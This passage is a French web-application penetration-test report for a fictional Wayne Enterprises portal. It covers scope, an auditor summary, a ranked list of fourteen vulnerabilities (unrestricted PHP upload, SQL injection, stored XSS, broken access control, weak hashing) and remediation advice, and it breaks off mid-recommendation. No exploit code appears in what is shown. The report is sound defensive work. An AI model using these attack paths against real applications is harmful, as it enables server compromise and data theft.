



CYBERSÉCURITÉ - AUDIT - PENTEST



Test d'Intrusion Applicatif

WaynePortal

Compte rendu d'audit - 08/07/24

Confidentiel et Réservé
Wayne Enterprises

• À l'attention de :

Nom	Poste	Téléphone	Courrier électronique
Bruce WAYNE	PDG Wayne Enterprises	(555) 012-3456	bruce.wayne@wayne.com

• Vos interlocuteurs MA Cyber :

Nom	Poste	Téléphone	Courrier électronique
Antoine MARTIN	Auditeur / Pentesteur / Consultant	+33 7 66 63 04 51	antoine.martin@macyber.fr
Thomas CHARON	Auditeur / Pentesteur / Consultant	+33 7 49 32 62 52	thomas.charon@macyber.fr

• Circuit de validation interne MA Cyber :

Contenu	Nom	Poste
Approuvé par	Antoine MARTIN	Auditeur / Pentesteur / Consultant
Rédigé par	Thomas CHARON	Auditeur / Pentesteur / Consultant

• Historique des modifications :

Version	Date	Objet de la version
v0.1	04/07/2024	Création du document
v0.2	05/07/2024	Rédaction du document
v1.0	08/07/2024	Validation du document

Sommaire

1	Introduction	4
1.1	Contexte	4
1.2	Modalités de l'évaluation	4
1.3	Périmètre de l'audit	5
2	Synthèse de l'audit	6
2.1	Points Positifs	6
2.2	Opinion des auditeurs	7
2.3	Roadmap	8
2.4	Criticité des vulnérabilités	9
2.5	Diagrammes des vulnérabilités identifiées	10
2.6	Synthèse des vulnérabilités identifiées	11
2.7	Synthèse des recommandations	12
2.8	Scénarios de risques	15
3	Détail des vulnérabilités	16
V1	Téléversement de fichiers sans restriction de type - ★★★★★	16
V2	Pages administrateurs accessibles aux utilisateurs peu privilégiés - ★★★★★	23
V3	Absence de neutralisation des éléments spéciaux SQL (SQLi) - ★★★★★	29
V4	Absence de neutralisation des entrées (XSS) - ★★★★★	34
V5	Les attributs de sécurité des cookies ne sont pas configurés - ★★★	40
V6	Absence de restrictions en cas de tentatives d'authentification excessives - ★★★	42
V7	L'authentification repose sur un facteur unique - ★★	45
V8	Disparité de réponse observable entre les requêtes d'authentification - ★★	47
V9	Exigences insuffisantes en matière de mot de passe - ★★	51
V10	Utilisation d'un algorithme de hachage faible pour stocker les mots de passe - ★★	53
V11	Absence de l'en-tête HSTS - ★★	55
V12	Absence de l'en-tête CSP - ★★	57
V13	La fonctionnalité de déconnexion n'invalide pas le cookie de session - ★	60
V14	L'en-tête Server divulgue la version d'Apache utilisée - ★	62



1 Introduction

1.1 Contexte

Wayne Enterprises est une multinationale basée à Gotham City, spécialisée dans divers secteurs industriels tels que la technologie, la finance, la santé et l'énergie. Fondée par les ancêtres de la famille Wayne, l'entreprise est actuellement dirigée par Bruce Wayne, qui poursuit l'engagement de ses prédécesseurs envers l'innovation et la philanthropie. Connue pour son engagement envers le développement durable et la responsabilité sociale, Wayne Enterprises investit également dans des projets communautaires pour améliorer les conditions de vie à Gotham. Son influence s'étend au-delà de ses activités commerciales, jouant un rôle clé dans la prospérité et la sécurité de la ville.

Dans le cadre de son engagement continu à garantir la sécurité et la confidentialité des données de ses utilisateurs, Wayne Enterprises a décidé de réaliser un audit de sécurité sous la forme d'un test d'intrusion de son application web `WaynePortal`. Cette initiative vise à identifier et corriger les vulnérabilités potentielles avant qu'elles ne puissent être exploitées par des cybercriminels. En renforçant la robustesse de ses systèmes, l'entreprise s'assure de maintenir la confiance de ses clients et de se conformer aux normes de sécurité les plus strictes de l'industrie.

`WaynePortal` est une application web développée par Wayne Enterprises, conçue pour centraliser et faciliter l'accès à une variété de services destinés aux employés, partenaires et clients de l'entreprise. Elle offre des fonctionnalités telles que la gestion des comptes, l'accès aux ressources internes, la communication sécurisée, et l'intégration de divers outils de productivité. En outre, `WaynePortal` permet aux utilisateurs de suivre les projets en cours, de collaborer en temps réel et de gérer leurs informations personnelles de manière sécurisée. Cette plateforme vise à améliorer l'efficacité opérationnelle et la satisfaction des utilisateurs en offrant une interface conviviale et des services intégrés.

1.2 Modalités de l'évaluation

MA Cyber a réalisé un premier audit de sécurité de l'application web afin de construire un plan de remédiation permettant d'obtenir rapidement un niveau de sécurité satisfaisant. Pour cela, MA Cyber a réalisé cette évaluation en se basant sur une approche de type « test d'intrusion applicatif » en boîte grise.

Le test d'intrusion applicatif cible une application, généralement exposée sur internet, ainsi que toutes les ressources associées (application, stockage, environnements de tests, shadow IT, etc.). MA Cyber a réalisé une recherche OSINT des actifs de Wayne Enterprises exposés et non inventoriés ainsi que des tests automatisés puis manuels de l'application web `WaynePortal`.

Le but était de pouvoir se protéger du profil d'attaquant nommé « *script kiddies* », qui sont les attaquants les plus communs sur Internet.

Ces tests ont duré 5 jours, du 1 juillet 2024 au 5 juillet 2024.



1.3 Périmètre de l'audit

Le périmètre de cet audit regroupait l'ensemble des composants de l'application WaynePortal exposés sur Internet. Toutefois, dans une approche « boîte grise », Wayne Enterprises n'avait divulgué que les actifs suivants aux auditeurs :

- Environnement de production : `www.portal.wayne.corp`
- Environnement de validation utilisateur : `uat.portal.wayne.corp`

Par ailleurs, il est à noter que la plupart des tests ont été réalisés sur l'environnement de validation utilisateur, celui-ci étant « iso-prod », puis ont été vérifiés sur l'environnement de production.

L'application WaynePortal comporte trois rôles différents, utilisateur, administrateur et super-administrateur. Les deux premiers sont destinés aux clients et partenaires de Wayne Enterprises, tandis que le dernier est réservé à ses salariés.

L'objectif de Wayne Enterprises étant de simuler un scénario d'attaque impliquant des « *script kiddies* », il a été décidé que seuls des comptes utilisateur et administrateur seraient fournis aux auditeurs afin de simuler la compromission de ceux-ci.

De manière à pouvoir tester les fonctionnalités de l'application web ainsi que la segmentation entre utilisateurs, Wayne Enterprises a mis à disposition de MA Cyber les quatre comptes applicatifs suivants :

- Deux comptes administrateur :
 - `antoine.martin+admin@macyber.fr`
 - `thomas.charon+admin@macyber.fr`
- Deux comptes utilisateur :
 - `antoine.martin+user@macyber.fr`
 - `thomas.charon+user@macyber.fr`



2 Synthèse de l'audit

2.1 Points Positifs

Bien que des vulnérabilités aient été identifiées sur les différents composants de l'application WaynePortal, des points positifs importants ont également été relevés :

- **✓ L'entreprise est proactive dans sa démarche cybersécurité**
Du fait même de la réalisation de cet audit, l'entreprise cherche visiblement sincèrement à élever son niveau de sécurité. Cet état d'esprit a été observé tout au long de l'audit. La personne en charge du système d'information s'est montrée très impliquée et à l'écoute, cherchant systématiquement à trouver des solutions pragmatiques aux problèmes remontés.
- **✓ Les remédiations sont relativement simples à mettre en oeuvre**
Si les remédiations à certaines vulnérabilités critiques nécessitent en amont une étude de faisabilité en fonction des besoins métier, la plupart ne devraient avoir aucun impact sur les opérations habituelles des utilisateurs et sur le système d'information en général.
- **✓ Les remédiations sont à la charge d'une seule et même entité**
Toutes les mesures correctives requises seront gérées par la même entité responsable du développement et de la maintenance des applications. Cette approche garantit une compréhension approfondie du système, une mise en oeuvre efficace des correctifs et une réduction des risques liés à une mauvaise communication ou à une fragmentation des responsabilités.



2.2 Opinion des auditeurs

Le niveau de sécurité de l'application web WaynePortal est jugé insuffisant au regard du niveau attendu pour une application exposée sur internet ayant les enjeux métiers et économiques d'une entreprise comme Wayne Enterprises. Le niveau de sécurité actuel n'est pas suffisant pour protéger la solution de « *scripts kiddies* », les adversaires avec des connaissances techniques limités, mais qui sont les plus présents sur Internet.

Les tests techniques réalisés durant le pentest ont identifié des scénarios de compromission réels. Certains d'entre eux sont très critiques et pourraient permettre à un attaquant de compromettre un compte utilisateur ou administrateur, d'accéder à la base de données et d'exécuter du code dans le navigateur d'autres utilisateurs ou sur le serveur directement.

Avec ces accès, des attaquants auraient la capacité d'accéder, de modifier ou de supprimer les informations concernant les clients. Ils pourraient également tirer parti de l'exécution sur le serveur afin de, par exemple, miner de la cryptomonnaie.

- 1. Le téléversement de fichiers est réalisé sans restriction de type.** Il est possible de téléverser des fichiers `.php` qui sont interprétés et permettent d'exécuter des commandes sur le serveur. Cette vulnérabilité expose toutes les données stockées dans les bases de données des différentes applications à des risques de compromission par des attaquants ayant accès à un compte ayant les permissions `Produit en Modification` et en `Lecture`.
- 2. Certaines requêtes permettant de récupérer des informations sur les utilisateurs de l'application ou de réaliser des attaques sur ceux-ci et sont utilisables par n'importe quel utilisateur sans restriction.** Cette vulnérabilité expose l'application à des attaques par injection XSS, ce qui permettrait à un attaquant ayant accès à un compte peu privilégié d'obtenir des droits administrateur et par conséquent d'exporter ou de modifier des données.
- 3. Le serveur ne neutralise pas les entrées utilisateur avant de les utiliser pour requêter la base de données.** Il est par conséquent possible d'injecter des requêtes SQL malveillantes interprétables par la base de données. Il est ainsi possible d'accéder à des informations en base de données, de lire ou d'écrire des fichiers sur le serveur. Cette vulnérabilité remet en jeu la confidentialité et l'intégrité de l'ensemble des données stockées en base.
- 4. Le serveur ne neutralise pas les entrées utilisateur avant de les inscrire en base de données.** Il est par conséquent possible d'injecter du code interprétable par les navigateurs (HTML/CSS/JS) directement en base de données. Cette vulnérabilité expose tous les utilisateurs à des attaques par injection de code web, ce qui permettrait à un attaquant ayant accès à un compte peu privilégié de mener des attaques par hameçonnage sur d'autres comptes, y compris des comptes administrateur.
- 5. Les attributs de sécurité des cookies ne sont pas configurés.** L'attribut `Secure` spécifie que le cookie ne doit être transmis que sur une connexion HTTPS sécurisée. L'attribut `httpOnly` spécifie que le cookie est inaccessible via le code JavaScript exécuté dans le navigateur. Sans ces attributs, les cookies sont vulnérables à diverses attaques permettant de les récupérer et par conséquent d'obtenir un accès sur l'application en tant que l'utilisateur associé. Cette vulnérabilité expose tous les utilisateurs à des risques important d'usurpation d'identité et donc à des accès non autorisés à des données confidentielles.

Outre ces scénarios, des erreurs de conception et diverses configurations exposent les utilisateurs à des risques qui pourraient être évités en les améliorant.

2.3 Roadmap

L'objectif principal de l'audit était d'établir un ordre de priorité pour les efforts de sécurité à réaliser à l'avenir :

- **Valider systématiquement le type de fichier avant d'autoriser tout téléversement.**
- **Mettre en place une vérification systématique des permissions d'accès aux différentes pages.**
- **Faire l'inventaire de toutes les requêtes utilisant des entrées utilisateurs et neutraliser systématiquement les caractères spéciaux :**
 - Dans le cas des entrées utilisateurs sauvegardées en base de données ou réutilisées au sein de l'application, nous vous recommandons de systématiquement utiliser la fonction PHP `htmlspecialchars()`.
 - Dans le cas des entrées utilisateurs intégrées à des requêtes SQL, nous vous recommandons de systématiquement utiliser les fonctionnalités de PDO (PHP Data Objects) ou `MySQLi`, qui permettent de lier les paramètres de manière sécurisée (requêtes préparées).
- **Activer les attributs `Secure` et `httpOnly` sur les cookies de session.**
- **Redesigner la fonctionnalité d'authentification afin qu'elle intègre les recommandations suivantes :**
 - Mettre en place un verrouillage de compte qui empêche toute nouvelle tentative de connexion pendant 10 minutes après 5 tentatives de connexion infructueuses.
 - Mettre en place une authentification à facteur multiple comme le TOTP.
 - Renvoyer un message générique en cas d'identifiants invalides, que le compte demandé existe ou non.

Ces 5 jours de tests ont également permis aux auditeurs d'établir un ordre de priorité pour les futurs projets cyber suivants :

1. Créer un plan de remédiation / une feuille de route en matière de sécurité sur la base des résultats de cet audit. Il faudra ensuite l'alimenter avec les résultats d'autres audits.
2. Une fois toutes les corrections effectuées, réaliser un contre-audit pour valider la bonne correction des vulnérabilités détectées et obtenir un rapport d'audit facilement diffusable auprès des clients.



2.4 Criticité des vulnérabilités

Chaque vulnérabilité présentée dans le rapport a été pondérée par une valeur allant de 1 (mineure) à 4 (critique) en fonction de l'impact qu'elle peut avoir sur l'infrastructure ou l'activité.

Intitulé	Description	Niveau de risque	Valeur
Critique	<p>La vulnérabilité identifiée est « critique » : il peut en résulter une prise de contrôle totale du service ou de l'équipement.</p> <p>Note : Une vulnérabilité critique ne permet pas systématiquement de prendre le contrôle du système sous-jacent, mais peut impacter le service audité lui-même.</p>	★★★★	4
Majeure	La vulnérabilité crée un risque limité. Seule une partie du service ou de l'équipement est sous contrôle après exploitation.	★★★	3
Moyenne	La vulnérabilité crée un risque limité, par exemple la divulgation d'informations sous-jacente pourrait être utilisée pour exploiter des vulnérabilités dont le niveau de risque est plus élevé.	★★	2
Mineure	<p>Deux cas de figure se présentent :</p> <ul style="list-style-type: none"> • La vulnérabilité est potentielle, mais ne peut mettre en cause l'intégrité ou la confidentialité du système en l'état ; • La vulnérabilité permet l'accès à des informations techniques qui, utilisées seules, n'impactent pas la sécurité. 	★	1

Nous recommandons l'application rapide des recommandations liées aux vulnérabilités de criticité ★★★ et ★★★★ afin d'éviter des divulgations d'informations qui pourraient avoir un impact pour Wayne Enterprises.

2.5 Diagrammes des vulnérabilités identifiées



2.6 Synthèse des vulnérabilités identifiées

Vuln.	Description	Périmètre	Criticité
V1	Téléversement de fichiers sans restriction de type	Application Web	4
V2	Pages administrateurs accessibles aux utilisateurs peu privilégiés	Application Web	4
V3	Absence de neutralisation des éléments spéciaux SQL (SQLi)	Application Web	4
V4	Absence de neutralisation des entrées (XSS)	Application Web	4
V5	Les attributs de sécurité des cookies ne sont pas configurés	Application Web	3
V6	Absence de restrictions en cas de tentatives d'authentification excessives	Application Web	3
V7	L'authentification repose sur un facteur unique	Application Web	2
V8	Disparité de réponse observable entre les requêtes d'authentification	Application Web	2
V9	Exigences insuffisantes en matière de mot de passe	Application Web	2
V10	Utilisation d'un algorithme de hachage faible pour stocker les mots de passe	Application Web	2
V11	Absence de l'en-tête HSTS	Application Web	2
V12	Absence de l'en-tête CSP	Application Web	2
V13	La fonctionnalité de déconnexion n'invalide pas le cookie de session	Application Web	1
V14	L'en-tête Server divulgue la version d'Apache utilisée	Application Web	1


2.7 Synthèse des recommandations

#	Recommandation	Priorité
R1	<p>Cette vulnérabilité réside dans le fait que l'API <code>/api/dropzone</code> n'effectue aucune vérification du type de contenu téléversé.</p> <p>Pour y remédier, il est recommandé, comme l'indique la documentation de Laravel, de valider systématiquement le type de fichier avant d'autoriser le téléversement.</p> <p>Voici un exemple de code permettant de valider le type d'un fichier image :</p> <pre> use Illuminate\Support\Facades\Validator; use Illuminate\Validation\Rule; use Illuminate\Validation\Rules\File; Validator::validate(\$input, ['photo' => ['required', File::image() ->min(1) ->max(12 * 1024) ->dimensions(Rule::dimensions()->maxWidth(1000)->maxHeight(1000)),],]); </pre> <p>Cette validation doit être systématiquement effectuée pour chaque téléversement.</p> <p>Il est à noter que l'absence d'une telle validation sur un seul téléversement est suffisant pour exposer l'application, et donc le serveur l'hébergeant, à toutes les conséquences décrites dans la partie impact.</p>	P1
R2	<p>Il est recommandé de mettre en place une vérification systématique des permissions d'accès aux différentes pages, en particulier dans le cas de requêtes normalement réservées aux administrateurs.</p>	P1
R3	<p>Il est recommandé de systématiquement utiliser des requêtes préparées pour interagir avec votre base de données afin de prévenir les attaques par injection SQL (SQLi). Pour ce faire, il est conseillé d'utiliser les fonctionnalités de PDO (PHP Data Objects) ou MySQLi, qui permettent de lier les paramètres de manière sécurisée (requêtes préparées). Cela garantira que les entrées utilisateur sont traitées comme des données et non comme des instructions SQL.</p>	P1
R4	<p>Il est recommandé de systématiquement encoder les caractères spéciaux dans les entrées utilisateur afin de les rendre inoffensives côté client. Pour ce faire, il est recommandé d'utiliser la fonction PHP <code>htmlspecialchars()</code>.</p>	P1
R5	<p>Il est recommandé de modifier le fichier de configuration PHP (<code>php.ini</code>) de sorte que le cookie de session dispose des attributs <code>Secure</code> et <code>httpOnly</code>.</p>	P1

#	Recommandation	Priorité
R6	<p>Il est recommandé de mettre en place un verrouillage du compte qui empêche toute nouvelle tentative de connexion pendant une certaine période après un certain nombre d'échecs.</p> <p>Le compteur de tentatives de connexion infructueuses devrait être lié au compte plutôt qu'à l'adresse IP source afin de contrecarrer les attaquants qui tentent de se connecter à partir de plusieurs adresses IP.</p> <p>Voici une proposition :</p> <ul style="list-style-type: none"> Le nombre de tentatives infructueuses avant que le compte ne soit verrouillé, également appelé seuil de verrouillage, devrait être de 5 tentatives. La période pendant laquelle ces tentatives doivent avoir lieu, aussi appelée fenêtre d'observation, devrait être de 5 minutes. La durée durant laquelle le compte est bloqué, c'est-à-dire la durée du blocage, devrait être de 10 minutes. <p>Lors de la création d'un système de verrouillage de compte, il est essentiel de s'assurer qu'il ne peut pas être exploité pour provoquer un déni de service en verrouillant des comptes appartenant à d'autres utilisateurs. Une précaution possible consiste à permettre aux utilisateurs de se connecter en utilisant la fonction de mot de passe oublié, même si leur compte est actuellement verrouillé.</p> <p>De plus, il est recommandé d'utiliser un système CAPTCHA robuste pour contrecarrer les tentatives de connexion automatique aux comptes utilisateurs. Néanmoins, de nombreuses implémentations de CAPTCHA présentent des vulnérabilités qui peuvent être exploitées par des méthodes automatisées ou confiées à des services externes capables de les résoudre. Par conséquent, les CAPTCHA doivent être considérés comme une mesure de défense supplémentaire, augmentant le temps et le coût des attaques par force brute plutôt que de servir de mesure préventive infaillible.</p> <p>Il est conseillé de n'exiger la résolution du CAPTCHA qu'après un nombre limité de tentatives de connexion infructueuses, plutôt que de l'imposer dès la première connexion.</p>	P2
R7	<p>Il est recommandé de permettre aux utilisateurs de configurer une authentification à facteur multiple s'ils le désirent. Pour se faire, il est recommandé de vous baser sur un algorithme permettant de générer un mot de passe à usage unique comme le TOTP (<i>Time based One Time Password</i> en anglais) celui-ci étant largement supportés par les appareils mobiles.</p> <p>Dans l'idéal, pour les utilisateurs les plus privilégiés, comme les administrateurs par exemple, cette configuration devrait être obligatoire.</p>	P2
R8	<p>Il est recommandé de faire en sorte que pour tous les mécanismes d'authentification (connexion, réinitialisation du mot de passe ou récupération du mot de passe), l'application réponde par un message d'erreur générique, indépendamment du fait que le nom d'utilisateur ou le mot de passe soient incorrect ou non.</p> <p>L'objectif est d'empêcher la création d'un facteur de divergence, permettant à un attaquant d'énumérer des utilisateurs sur l'application.</p>	P3
R9	<p>Il est recommandé d'augmenter la longueur minimale des mots de passe pour atteindre à minima 10 caractères. Dans l'idéal, cette longueur devrait atteindre 12 caractères afin de garantir une sécurité optimale.</p> <p>De la même manière, il est recommandé d'exiger que les mots de passe soient complexes, c'est-à-dire qu'ils comportent au moins 3 types de caractères parmi les 4 que sont les majuscules, les minuscules, les chiffres et les caractères spéciaux.</p>	P3

#	Recommandation	Priorité
R10	<p>Il est recommandé de mettre à jour l'algorithme de hachage de mot de passe de votre application vers <code>bcrypt</code>, un algorithme de hachage moderne et sûr. Pour se faire, il est recommandé d'utiliser la fonction PHP <code>password_hash(\$password, PASSWORD_DEFAULT)</code>, la valeur de <code>PASSWORD_DEFAULT</code> étant définie à <code>bcrypt</code> par défaut depuis PHP 5.5.0.</p> <p>En ce qui concerne le processus de mise à niveau, et comme indiqué dans la CheatSheet de l'OWASP, lorsque les utilisateurs s'authentifient, leurs mots de passe doivent être recalculés à l'aide du nouvel algorithme. Pour gérer la transition en douceur, vous pouvez adopter l'une des deux approches suivantes :</p> <ul style="list-style-type: none"> • Première méthode de mise à niveau : expirez et supprimez les hachages de mots de passe des utilisateurs inactifs, en les invitant à réinitialiser leurs mots de passe lorsqu'ils se connectent à nouveau. Bien que sûre, cette approche peut gêner les utilisateurs et poser des problèmes au personnel d'assistance. • Deuxième méthode de mise à niveau : ajouter un algorithme plus sûr aux hachages de mots de passe existants. Par exemple, vous pourriez passer de <code>md5(\$password)</code> à <code>bcrypt(md5(\$password))</code>. Notez toutefois que cette approche pourrait rendre les hachages plus faciles à décrypter. <p>D'après l'expérience de l'auditeur, la première méthode est généralement préférée car elle garantit la sécurité la plus forte et ne nécessite que des modifications marginales du 